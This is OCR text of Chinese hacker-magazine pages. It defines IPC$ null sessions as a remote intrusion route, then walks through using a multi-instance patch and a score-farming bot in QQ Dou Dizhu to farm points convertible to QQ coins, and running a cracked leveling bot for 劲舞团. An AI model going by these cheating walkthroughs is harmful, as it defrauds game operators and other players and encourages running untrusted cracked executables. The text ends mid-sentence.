


图 8




图 9




图 10

黑客术语小补习

IPC$ 是什么

IPC$（Internet Process Connection）是共享"命名管道"的资源，它是为了让进程间通信而开放的命名管道，可以通过验证用户名和密码获得相应的权限，在远程管理计算机和查看计算机的共享资源时使用。

利用IPC$，连接者甚至可以与目标主机建立一个空的连接而无需用户名与密码，利用这个空的连接，连接者就可以得到目标主机上的用户列表。

在网上，我们经常会看到有人说IPC$ 漏洞，其实IPC$ 并不是真正意义上的漏洞，它本来是微软为了方便管理员的远程管理而开放的远程网络登录功能，但对于黑客来说，它却成了一种非常简单方便的远程入侵方法，在Windows2000 时代，利用IPC$ 入侵远程电脑可是非常流行的哟。

QQ斗地主，玩的就是刷分

司徒浩男

这几天迷上了QQ的斗地主游戏，玩了没几天就输的惨不忍睹了。输给电脑可不是X菜鸟的作风，总得想点什么办法把我负的几百分弄成正的吧，要是连这点都做不到，岂不是白看几年的黑客X档案了？我在网上搜索了半天终于找到两个好东西，一个是QQ游戏大厅多开补丁，另一个是QQ斗地主刷分外挂。




图1




图2

首先我们运行QQ游戏大厅多开补丁，通过“浏览”按钮找到安装的QQ游戏文件，点击下方的“开始打补丁”以此来实现QQ游戏大厅的多开功能，这样我们就可以在一台电脑上同时登录多个QQ号进入游戏了，如图1、图2。

现在我们分别使用三个QQ号登录到斗地主游戏中（主QQ号是你要刷分的QQ号码，另外再配上两个别的QQ号码，没有的话，大家可以自己去申请），找个没人的桌子坐下，最好设置密码，以防止别人来捣乱，如图3、图4。





图3


图4

打开斗地主刷分外挂，如图5，选择主QQ号码的窗口，点开刷后会出现如图6所示的提示，点确定后会要求再次确认，继续点确定，然后就不用管了，程序自己会自动出牌，如图7。




图5




图6




图7

好了，大家现在就可以放心的来刷分了，刷分有什么用呢？还记得我们在上期杂志的黑客线报里报道过的吗，QQ的游戏币是可以自由兑换成QQ币的，所以说，刷分也算是刷QQ币呀！

（本文所涉及到的多开游戏大厅补丁和斗地主刷分外挂已收录到光盘中）

劲舞团，偷懒才是硬道理



ELFzero

在目前流行的网络游戏里，劲舞团可是MM们最喜欢的游戏之一，为了陪MM一起上网，我们这些菜鸟GG可辛苦了，要是自己的等级太低的话，和MM们玩起来可是很没面子的。怎么办？偷懒才是硬道！就让外挂帮我们把等级挂上去吧！




图1

我们今天的主角就是“劲舞挂机宝贝”的破解版本。先运行“破解启动.exe”，记得一定要先运行这个程序，运行后会弹出提示（图1），不必管它直接点“确定”，等待一下就会出现破解外挂的界面（图2）。

点“启动外挂”后就是劲




图2

